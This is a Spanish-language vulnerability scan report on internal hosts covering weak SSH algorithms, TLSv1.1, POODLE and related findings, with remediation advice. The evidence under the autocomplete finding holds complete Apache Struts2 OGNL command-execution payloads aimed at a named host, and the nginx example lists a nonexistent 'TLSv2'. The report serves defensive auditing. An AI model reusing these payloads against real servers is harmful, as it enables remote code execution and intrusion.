Recurso: 10.0.1.229 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group-exchange-sha1
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group1-sha1
host key algorithm ssh-rsa
MAC hmac-sha1-etm@openssh.com
MAC hmac-sha1
```

Recurso: 10.0.2.232 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group-exchange-sha1
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group1-sha1
host key algorithm ssh-rsa
host key algorithm ssh-dss
MAC hmac-sha1-etm@openssh.com
MAC hmac-sha1-96-etm@openssh.com
MAC hmac-sha1
MAC hmac-sha1-96
```

Recurso: 10.0.3.12 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
host key algorithm ssh-rsa
host key algorithm ssh-dss
MAC hmac-sha1-etm@openssh.com
MAC hmac-sha1
```

Recurso: 10.0.3.104 Puerto: tcp/22

```
Type Name
MAC hmac-sha1-etm@openssh.com
MAC hmac-sha1
```

Recurso: 10.0.3.122 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group-exchange-sha1
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group1-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.3.123 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group-exchange-sha1
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group1-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.3.124 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group-exchange-sha1
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group1-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.10.9 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group-exchange-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.10.13 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group-exchange-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.10.26 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group-exchange-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.4.135 Puerto: tcp/22

```
Type Name
MAC hmac-sha1-etm@openssh.com
MAC hmac-sha1
```

## #126 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Server Supports Transport Layer Security (TLSv1.1)

|                 |                            |         |                               |           |
|-----------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Baja | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 3.7       | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | Low       |
| Ocurrencias: 88 | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | None      |
|                 | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

### Recursos Afectados

10.0.1.147 Puerto: tcp/443  
 10.0.1.149 Puerto: tcp/443  
 10.0.1.152 Puerto: tcp/443  
 10.0.1.159 Puerto: tcp/443  
 10.0.1.160 Puerto: tcp/2198  
 10.0.1.161 Puerto: tcp/2198  
 10.0.1.161 Puerto: tcp/443  
 10.0.1.87 Puerto: tcp/443  
 10.0.10.10 Puerto: tcp/2198  
 10.0.10.11 Puerto: tcp/443  
 10.0.10.12 Puerto: tcp/443  
 10.0.10.13 Puerto: tcp/443  
 10.0.10.14 Puerto: tcp/2199  
 10.0.10.14 Puerto: tcp/8208  
 10.0.10.158 Puerto: tcp/443  
 10.0.10.161 Puerto: tcp/443  
 10.0.10.26 Puerto: tcp/443  
 10.0.10.82 Puerto: tcp/443  
 10.0.10.9 Puerto: tcp/443  
 10.0.10.9 Puerto: tcp/8208  
 10.0.2.104 Puerto: tcp/12345  
 10.0.2.133 Puerto: tcp/5986  
 10.0.2.152 Puerto: tcp/12345  
 10.0.2.152 Puerto: tcp/443  
 10.0.2.153 Puerto: tcp/12345  
 10.0.2.175 Puerto: tcp/443  
 10.0.2.181 Puerto: tcp/443  
 10.0.2.185 Puerto: tcp/587  
 10.0.2.195 Puerto: tcp/12345  
 10.0.2.195 Puerto: tcp/5986  
 10.0.2.221 Puerto: tcp/443  
 10.0.2.228 Puerto: tcp/12345  
 10.0.2.228 Puerto: tcp/3389  
 10.0.2.228 Puerto: tcp/443  
 10.0.2.234 Puerto: tcp/443  
 10.0.2.244 Puerto: tcp/12345  
 10.0.2.244 Puerto: tcp/3389  
 10.0.2.25 Puerto: tcp/12345  
 10.0.2.25 Puerto: tcp/32844  
 10.0.2.27 Puerto: tcp/3389  
 10.0.2.29 Puerto: tcp/3389  
 10.0.2.97 Puerto: tcp/32844  
 10.0.2.97 Puerto: tcp/3389  
 10.0.3.116 Puerto: tcp/3389  
 10.0.3.116 Puerto: tcp/5986

10.0.3.121 Puerto: tcp/16019  
10.0.3.121 Puerto: tcp/8443  
10.0.3.121 Puerto: tcp/8444  
10.0.3.122 Puerto: tcp/16019  
10.0.3.133 Puerto: tcp/12345  
10.0.3.133 Puerto: tcp/1433  
10.0.3.133 Puerto: tcp/3389  
10.0.3.201 Puerto: tcp/443  
10.0.3.244 Puerto: tcp/12345  
10.0.3.43 Puerto: tcp/1433  
10.0.3.43 Puerto: tcp/3389  
10.0.3.57 Puerto: tcp/12345  
10.0.3.65 Puerto: tcp/12345  
10.0.3.77 Puerto: tcp/3389  
10.0.4.109 Puerto: tcp/12345  
10.0.4.109 Puerto: tcp/3389  
10.0.4.109 Puerto: tcp/443  
10.0.4.113 Puerto: tcp/12345  
10.0.4.113 Puerto: tcp/32844  
10.0.4.113 Puerto: tcp/5986  
10.0.4.114 Puerto: tcp/5986  
10.0.4.115 Puerto: tcp/5986  
10.0.4.116 Puerto: tcp/3389  
10.0.4.134 Puerto: tcp/12345  
10.0.4.134 Puerto: tcp/443  
10.0.4.140 Puerto: tcp/443  
10.0.4.212 Puerto: tcp/5986  
10.0.4.213 Puerto: tcp/5986  
10.0.4.214 Puerto: tcp/32844  
10.0.4.214 Puerto: tcp/5986  
10.0.4.30 Puerto: tcp/5986  
10.0.4.32 Puerto: tcp/3389  
10.0.4.44 Puerto: tcp/5986  
10.0.4.72 Puerto: tcp/12345  
10.0.4.72 Puerto: tcp/3389  
10.0.4.8 Puerto: tcp/12345  
10.0.4.89 Puerto: tcp/5986  
10.0.6.201 Puerto: tcp/443  
10.0.6.45 Puerto: tcp/443  
10.0.7.11 Puerto: tcp/443  
10.0.7.11 Puerto: tcp/5900  
10.0.7.12 Puerto: tcp/443  
10.0.7.12 Puerto: tcp/5900

### Descripción

La versión 1.1 del protocolo TLS está en proceso de deprecación y ya no se recomienda su utilización. En lugar de ello, deben utilizarse las nuevas versiones 1.2 y/o 1.3. El protocolo TLSv1.1 no tiene vulnerabilidades actualmente explotables. Sin embargo, algunas implementaciones de proveedores de TLSv1.1 tienen debilidades que pueden ser explotables.

NOTA: El 31 de marzo de 2021 las versiones 1.0 (RFC 2246) y 1.1 (RFC 4346) fueron oficialmente declaradas obsoletas. Véase [Deprecating TLS 1.0 and TLS 1.1](<https://tools.ietf.org/html/rfc8996>)

### Impacto

Soportar TLSv1.1 por sí mismo no tiene necesariamente consecuencias dañinas, pero ya no se considera la mejor práctica debido a la mala experiencia pasada con algunas implementaciones de proveedores.



## Referencias

Deprecating TLS 1.0 and TLS 1.1

<https://tools.ietf.org/html/rfc8996>

## Solución

Desactivar el uso del protocolo TLSv1.1 a favor de un protocolo criptográficamente más fuerte como TLSv1.2. Los siguientes comandos de apertura se pueden utilizar para hacer una prueba manual:

```
openssl s_client -connect ip:port -tls1_1
```

Si la prueba es exitosa, entonces el objetivo soporta TLSv1.1

## Evidencias

Recurso: 10.0.1.87 Puerto: tcp/443

```
TLSv1.1 is supported
```

Recurso: 10.0.1.147 Puerto: tcp/443

```
TLSv1.1 is supported
```

Recurso: 10.0.1.149 Puerto: tcp/443

```
TLSv1.1 is supported
```

Recurso: 10.0.1.152 Puerto: tcp/443

```
TLSv1.1 is supported
```

Recurso: 10.0.1.159 Puerto: tcp/443

```
TLSv1.1 is supported
```

Recurso: 10.0.1.160 Puerto: tcp/2198

```
TLSv1.1 is supported
```

Recurso: 10.0.1.161 Puerto: tcp/443

```
TLSv1.1 is supported
```

Recurso: 10.0.1.161 Puerto: tcp/2198

```
TLSv1.1 is supported
```

Recurso: 10.0.2.27 Puerto: tcp/3389

```
TLSv1.1 is supported
```

Recurso: 10.0.2.29 Puerto: tcp/3389

```
TLSv1.1 is supported
```

Recurso: 10.0.2.97 Puerto: tcp/3389

```
TLSv1.1 is supported
```

Recurso: 10.0.2.97 Puerto: tcp/32844

```
TLSv1.1 is supported
```

Recurso: 10.0.2.104 Puerto: tcp/12345

```
TLSv1.1 is supported
```

Recurso: 10.0.2.25 Puerto: tcp/32844

```
TLSv1.1 is supported
```

Recurso: 10.0.2.25 Puerto: tcp/12345

TLSv1.1 is supported

Recurso: 10.0.2.221 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.2.228 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.2.228 Puerto: tcp/3389

TLSv1.1 is supported

Recurso: 10.0.2.228 Puerto: tcp/12345

TLSv1.1 is supported

Recurso: 10.0.2.234 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.3.43 Puerto: tcp/1433

TLSv1.1 is supported

Recurso: 10.0.3.43 Puerto: tcp/3389

TLSv1.1 is supported

Recurso: 10.0.4.30 Puerto: tcp/5986

TLSv1.1 is supported

Recurso: 10.0.4.32 Puerto: tcp/3389

TLSv1.1 is supported

Recurso: 10.0.4.72 Puerto: tcp/12345

TLSv1.1 is supported

Recurso: 10.0.4.72 Puerto: tcp/3389

TLSv1.1 is supported

Recurso: 10.0.4.109 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.4.109 Puerto: tcp/12345

TLSv1.1 is supported

Recurso: 10.0.4.109 Puerto: tcp/3389

TLSv1.1 is supported

Recurso: 10.0.4.113 Puerto: tcp/32844

TLSv1.1 is supported

Recurso: 10.0.4.113 Puerto: tcp/5986

TLSv1.1 is supported

Recurso: 10.0.4.113 Puerto: tcp/12345

TLSv1.1 is supported

Recurso: 10.0.4.116 Puerto: tcp/3389

TLSv1.1 is supported

Recurso: 10.0.4.134 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.4.134 Puerto: tcp/12345

TLSv1.1 is supported

Recurso: 10.0.4.140 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.4.212 Puerto: tcp/5986

TLSv1.1 is supported

Recurso: 10.0.4.214 Puerto: tcp/5986

TLSv1.1 is supported

Recurso: 10.0.4.214 Puerto: tcp/32844

TLSv1.1 is supported

Recurso: 10.0.6.201 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.7.11 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.7.11 Puerto: tcp/5900

TLSv1.1 is supported

Recurso: 10.0.7.12 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.7.12 Puerto: tcp/5900

TLSv1.1 is supported

Recurso: 10.0.10.158 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.10.161 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.2.133 Puerto: tcp/5986

TLSv1.1 is supported

Recurso: 10.0.2.152 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.2.152 Puerto: tcp/12345

TLSv1.1 is supported

Recurso: 10.0.2.153 Puerto: tcp/12345

TLSv1.1 is supported

Recurso: 10.0.2.175 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.2.181 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.2.185 Puerto: tcp/587

TLSv1.1 is supported

Recurso: 10.0.2.195 Puerto: tcp/12345

TLSv1.1 is supported

Recurso: 10.0.2.195 Puerto: tcp/5986

TLSv1.1 is supported

Recurso: 10.0.2.244 Puerto: tcp/12345

TLSv1.1 is supported

Recurso: 10.0.2.244 Puerto: tcp/3389

TLSv1.1 is supported

Recurso: 10.0.3.116 Puerto: tcp/3389

TLSv1.1 is supported

Recurso: 10.0.3.116 Puerto: tcp/5986

TLSv1.1 is supported

Recurso: 10.0.3.121 Puerto: tcp/8443

TLSv1.1 is supported

Recurso: 10.0.3.121 Puerto: tcp/16019

TLSv1.1 is supported

Recurso: 10.0.3.121 Puerto: tcp/8444

TLSv1.1 is supported

Recurso: 10.0.3.122 Puerto: tcp/16019

TLSv1.1 is supported

Recurso: 10.0.3.133 Puerto: tcp/1433

TLSv1.1 is supported

Recurso: 10.0.3.133 Puerto: tcp/12345

TLSv1.1 is supported

Recurso: 10.0.3.133 Puerto: tcp/3389

TLSv1.1 is supported

Recurso: 10.0.10.9 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.10.9 Puerto: tcp/8208

TLSv1.1 is supported

Recurso: 10.0.10.10 Puerto: tcp/2198

TLSv1.1 is supported

Recurso: 10.0.10.11 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.10.12 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.10.13 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.10.14 Puerto: tcp/2199

TLSv1.1 is supported

Recurso: 10.0.10.14 Puerto: tcp/8208

TLSv1.1 is supported

Recurso: 10.0.10.26 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.10.82 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.3.57 Puerto: tcp/12345

TLSv1.1 is supported

Recurso: 10.0.3.65 Puerto: tcp/12345

TLSv1.1 is supported

Recurso: 10.0.3.77 Puerto: tcp/3389

TLSv1.1 is supported

Recurso: 10.0.3.201 Puerto: tcp/443

TLSv1.1 is supported

Recurso: 10.0.3.244 Puerto: tcp/12345

TLSv1.1 is supported

Recurso: 10.0.4.8 Puerto: tcp/12345

TLSv1.1 is supported

Recurso: 10.0.4.44 Puerto: tcp/5986

TLSv1.1 is supported

Recurso: 10.0.4.89 Puerto: tcp/5986

TLSv1.1 is supported

Recurso: 10.0.4.114 Puerto: tcp/5986

TLSv1.1 is supported

Recurso: 10.0.4.115 Puerto: tcp/5986

TLSv1.1 is supported

Recurso: 10.0.4.213 Puerto: tcp/5986

TLSv1.1 is supported

Recurso: 10.0.6.45 Puerto: tcp/443

TLSv1.1 is supported

## #127 OpenSSH Commands Information Disclosure Vulnerability

|                 |                          |         |                               |         |
|-----------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Baja | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 3.5       | <b>Access Complexity</b> | Medium  | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 1  | <b>Authentication</b>    | Single  | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.1.24

**Descripción**

OpenSSH es un conjunto de programas informáticos que ofrecen sesiones de comunicación encriptadas a través de una red informática utilizando el protocolo SSH.

Openssh-servidor podría permitir que un atacante remoto obtenga información sensible debido a la manipulación inadecuada de comandos forzados.

**Impacto**

Sólo los usuarios autenticados pueden explotar esta vulnerabilidad para obtener nombres de usuario y otra información confidencial.

**Solución**

Actualizar a OpenSSH 5.7 o posterior, disponible desde el [OpenSSH Sitio web](http://www.openssh.com/).

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[OpenSSH 5.7 (OpenSSH)](http://www.openssh.com/)

**Evidencias**

Recurso: 10.0.1.24

|                                |
|--------------------------------|
| SSH-2.0-OpenSSH_5.5p1 Debian-6 |
|--------------------------------|

| #128 SSLv3 Padding Oracle Attack Information Disclosure Vulnerability (POODLE) |                            |          |                               |         |
|--|----------------------------|----------|-------------------------------|---------|
| Severidad: Baja  | <b>Attack Vector</b>       | Network  | <b>Scope</b>                  | Changed |
| CVSS: 3.4  | <b>Attack Complexity</b>   | High     | <b>Confidentiality Impact</b> | Low     |
| Ocurrencias: 12  | <b>Privileges Required</b> | None     | <b>Integrity Impact</b>       | None    |
|  | <b>User Interaction</b>    | Required | <b>Availability Impact</b>    | None    |

### Recursos Afectados

10.0.1.244 Puerto: tcp/443  
 10.0.1.80 Puerto: tcp/636  
 10.0.1.83 Puerto: tcp/443  
 10.0.2.104 Puerto: tcp/12345  
 10.0.2.181 Puerto: tcp/443  
 10.0.2.185 Puerto: tcp/587  
 10.0.2.25 Puerto: tcp/12345  
 10.0.2.25 Puerto: tcp/32844  
 10.0.2.97 Puerto: tcp/32844  
 10.0.4.32 Puerto: tcp/12345  
 10.0.4.44 Puerto: tcp/5986  
 10.0.4.48 Puerto: tcp/443

### Descripción

El error de diseño del protocolo SSL 3.0, utiliza relleno CBC no determinista, lo que facilita los ataques man-in-the-middle. El objetivo soporta SSLv3, lo que lo hace vulnerable a POODLE (Padding Oracle On Downgraded Legacy Encryption), incluso si también soporta versiones más recientes de TLS. Está sujeto a un ataque de downgrade, en el que el atacante engaña al navegador para que se conecte con SSLv3.

Este QID es un PCI FAIL automático de acuerdo con las normas PCI.

Encontrará más información en:

PCI: ASV Program Guide v3.1 (página 27)

[https://www.pcisecuritystandards.org/documents/ASV\\_Program\\_Guide\\_v3.1.pdf](https://www.pcisecuritystandards.org/documents/ASV_Program_Guide_v3.1.pdf)

PCI: Use of SSL Early TLS and ASV Scans <https://www.pcisecuritystandards.org/documents/Use-of-SSL-Early-TLS-and-ASV-Scans.pdf>

### Impacto

Un atacante que pueda ocupar una posición de hombre en el medio (MitM) puede explotar esta vulnerabilidad y obtener acceso a la comunicación cifrada entre un cliente y un servidor.

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2014-3566>

### Referencias

POODLE

<https://www.openssl.org/~bodo/ssl-poodle.pdf>

### Solución

Deshabilite el soporte SSLv3 para evitar esta vulnerabilidad.

Ejemplos para desactivar SSLv3:

nginx: lista específica de protocolos permitidos en la línea "ssl\_protocols". Asegúrese que SSLv2 y SSLv3 no estén listados. Por ejemplo:

ssl\_protocols TLSv2 TLSv1.1 TLSv1.2;

Apache: Añadir -SSLv3 a la línea "SSLProtocol".

[Cómo deshabilitar SSL 3.0 en Microsoft IIS](<https://support.microsoft.com/kb/187498/en-us>).

Para PCI, consulte los Qualys [artículo comunitario](<https://community.qualys.com/thread/15280>).



**#129 Host is Vulnerable to Extended Master Secret TLS Extension (TLS triple handshake)**

|                 |                            |          |                               |           |
|-----------------|----------------------------|----------|-------------------------------|-----------|
| Severidad: Baja | <b>Attack Vector</b>       | Network  | <b>Scope</b>                  | Unchanged |
| CVSS: 3.1       | <b>Attack Complexity</b>   | High     | <b>Confidentiality Impact</b> | Low       |
| Ocorrencias: 2  | <b>Privileges Required</b> | None     | <b>Integrity Impact</b>       | None      |
|                 | <b>User Interaction</b>    | Required | <b>Availability Impact</b>    | None      |

**Recursos Afectados**

10.0.10.161 Puerto: tcp/443

10.0.2.234 Puerto: tcp/443

**Descripción**

El secreto maestro de la seguridad de la capa de transporte (TLS) no está vinculado criptográficamente a parámetros importantes de la sesión, como el certificado del servidor. En consecuencia, es posible que un atacante activo establezca dos sesiones, una con un cliente y otra con un servidor, de forma que los secretos maestros de las dos sesiones sean los mismos. Nota: este ataque recuerda a los ataques de renegociación de 2009 [Ray, Rex] (CVE-2009-3555).

**Impacto**

Si se explota con éxito, se vuelve vulnerable a un ataque man-in-the-middle, en el que el atacante puede simplemente reenviar mensajes de un lado a otro entre el cliente y el servidor.

**Solución**

Remediar esta vulnerabilidad [bug workaround]([https://www.openssl.org/docs/man1.1.1/man3/SSL\\_CTX\\_set\\_options.html](https://www.openssl.org/docs/man1.1.1/man3/SSL_CTX_set_options.html)) hay opciones disponibles.

**Evidencias**

Recurso: 10.0.2.234 Puerto: tcp/443

Host:10.0.2.234:443 is vulnerable to TLS triple handshake

Recurso: 10.0.10.161 Puerto: tcp/443

Host:10.0.10.161:443 is vulnerable to TLS triple handshake

**#130 AutoComplete Attribute Not Disabled for Password in Form Based Authentication**

|                 |                          |         |                               |         |
|-----------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Baja | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 2.6       | <b>Access Complexity</b> | High    | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 1  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.1.199 Puerto: tcp/443

**Descripción**

El servidor Web permite la autenticación basada en forma sin desactivar la función AutoComplete para el campo de contraseña.

Autocompleto debe ser apagado para cualquier entrada que tome información sensible como número de tarjeta de crédito, código CVV2/CVC, número de seguridad social estadounidense, etc.

**Impacto**

Si el navegador se utiliza en un entorno de computación compartido donde más de una persona puede utilizar el navegador, entonces los valores "autocompletos" pueden ser recuperados o enviados por un usuario no autorizado.

**Solución**

Póngase en contacto con el proveedor para tener el atributo AutoComplete deshabilitado para el campo de contraseña en todas las formas. El atributo AutoComplete también debe ser deshabilitado para el campo ID de usuario.

Los desarrolladores pueden añadir el siguiente atributo al elemento forma o entrada: autocomplete="off"

Este atributo evita que el navegador incita al usuario a guardar los valores de forma poblada para su posterior reutilización.

La mayoría de los navegadores ya no honran autocomplete="off" para campos de entrada de contraseña. Estos navegadores incluyen Chrome, Firefox, Microsoft Edge, IE, Opera

Sin embargo, todavía hay una capacidad de apagar el autocompleto a través del navegador y que se recomienda para un entorno de computación compartido.

Dado que la capacidad de apagar el autocompleto para campos de entrada de contraseña es controlada por el usuario es altamente recomendable para la aplicación para hacer cumplir reglas de contraseña sólidas.

**Evidencias**

Recurso: 10.0.1.199 Puerto: tcp/443

```
GET / HTTP/1.1
Host: prodprtg.bcra.net
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Content-Type: %{{#nike='multipart/form-data'}.(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))))).(#cmdlinux='ifconfig').(#cmdwin='ipconfig').(#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmdwin}:{'/bin/bash','-c',#cmdlinux})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

```
<form id="loginform" accept-charset="UTF-8" action="/public/checklogin.htm" method="post" >
<input id="hiddenloginurl" type="hidden" name="loginurl" value="">
<p class="login-error">
<div class="errorMessage"></div>
</p>
<div class="controlgroup">
<label for="loginusername">
Nombre&nbsp;de&nbsp;inicio&nbsp;de&nbsp;sesin
</label>
<input autofocus class="text" id="loginusername" name="username" type="text"
value="" />
</div>

<div class="controlgroup">
<label for="loginpassword">
Contrasea
</label>
<input class="text" id="loginpassword" name="password" type="password" value="" />
</div>
<p class="buttonbar">
<button class="loginbutton button big" type="submit">
Iniciar sesin
</button>
</p>
<span class="forgotpw">
<a class="nohjax" href="/public/password_request.htm">
Olvido su contrasea?
</a>
</span>
</form>
```

```
GET /index.htm HTTP/1.1
Host: prodprtg.bcra.net
Connection: Keep-Alive
```

```
GET
/?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
Host: prodprtg.bcra.net
Connection: Keep-Alive
```

```
GET
/?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%
28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2
.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensym
phony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%
28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAcces
s%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-
370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase
Case%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%2
7%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-
c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redi
rectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io
```

```
.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.1
Host: prodprtg.bcra.net
Connection: Keep-Alive
```

```
GET
```

```
/.*?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.1
Host: prodprtg.bcra.net
Connection: Keep-Alive
```

```
GET
```

```
/.*?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.1
Host: prodprtg.bcra.net
Connection: Keep-Alive
```

```
GET
```

```
